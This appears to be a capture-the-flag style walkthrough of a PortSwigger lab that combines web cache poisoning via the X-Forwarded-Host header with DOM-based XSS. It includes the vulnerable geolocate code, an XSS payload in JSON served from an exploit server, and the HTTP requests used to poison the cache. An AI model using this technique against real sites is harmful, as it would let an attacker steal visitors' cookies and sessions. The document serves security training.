PortSwigger
Lab Description
This lab contains a DOM-based vulnerability that can be exploited as part of a web cache poisoning attack. A user visits the home page roughly once a minute. Note that the cache used by this lab has stricter criteria for deciding which responses are cacheable, so you will need to study the cache behavior closely.
Objective: Poison the cache with a response that executes
alert(document.cookie)in the visitor’s browser.
Step 1: Understanding the Vulnerability
The attack chain:
- The
X-Forwarded-Hostheader overwrites thedata.hostvariable - This variable is passed to
initGeoLocate()function - The function fetches JSON from
/resources/json/geolocate.jsonon that host - The JSON contains a
countryfield that is injected into the DOM - By hosting malicious JSON on our exploit server, we can inject XSS
- The cache stores the poisoned response (host header reflects in page)
The cache strictness:
- Responses with
Set-Cookieheaders are NOT cacheable - We need a request that already has a session cookie set
Step 2: Reconnaissance
Step 2.1: Load the Home Page
Load the lab’s home page in your browser.
Step 2.2: Identify X-Forwarded-Host Support
Use Param Miner to discover that X-Forwarded-Host is supported.
Step 2.3: Send to Repeater

Send GET / to Repeater.
Add a cache buster:
GET /?cb=1234 HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
X-Forwarded-Host: example.com
 Observe: The
 data.host variable is overwritten with example.com.
Step 3: Analyze the Vulnerable JavaScript
Step 3.1: Examine /resources/js/geolocate.js
The initGeoLocate() function:
- Fetches JSON from
/resources/json/geolocate.jsonon the specified host - Injects the
countryvalue into the DOM unsafely
Vulnerable code:
function initGeoLocate(data) {
    var host = data.host;
    fetch(host + '/resources/json/geolocate.json')
        .then(r => r.json())
        .then(json => {
            document.getElementById('country').innerHTML = json.country;
        });
}

The country value is inserted via innerHTML → XSS
Step 4: Create Malicious JSON on Exploit Server

Step 4.1: On the Exploit Server
- Create a file at:
/resources/json/geolocate.json - Add CORS header:
Access-Control-Allow-Origin: * - Set the body:
{
    "country": "<img src=1 onerror=alert(document.cookie) />"
}
Step 4.2: Store the Exploit
Click Store.
Note your exploit server URL:
https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net
Step 5: Poisoning the Cache (First Attempt)
Step 5.1: Send Malicious Request
GET /?cb=1234 HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
X-Forwarded-Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net

Problem: The response may contain Set-Cookie header → not cacheable.
Step 6: Handle Strict Cacheability
Step 6.1: Get a Fresh Request with Session Cookie
Reload the home page in your browser to get a request that already has a session cookie set.
Step 6.2: Send This Request to Repeater
Now the response should not have a Set-Cookie header.
Step 6.3: Add X-Forwarded-Host
GET /?cb=1234 HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
X-Forwarded-Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net
Cookie: session=YOUR_SESSION_COOKIE

Step 6.4: Replay Until Cached
Keep sending until X-Cache: hit.
Step 7: Verify the Poison
Step 7.1: Remove Cache Buster
GET / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
X-Forwarded-Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net
Cookie: session=YOUR_SESSION_COOKIE
Step 7.2: Test in Browser

Load the home page. The malicious JSON is fetched from your exploit server, and alert(document.cookie) executes.
Step 8: Lab Solved
The victim visits the home page, receives the poisoned cache, and the XSS executes.
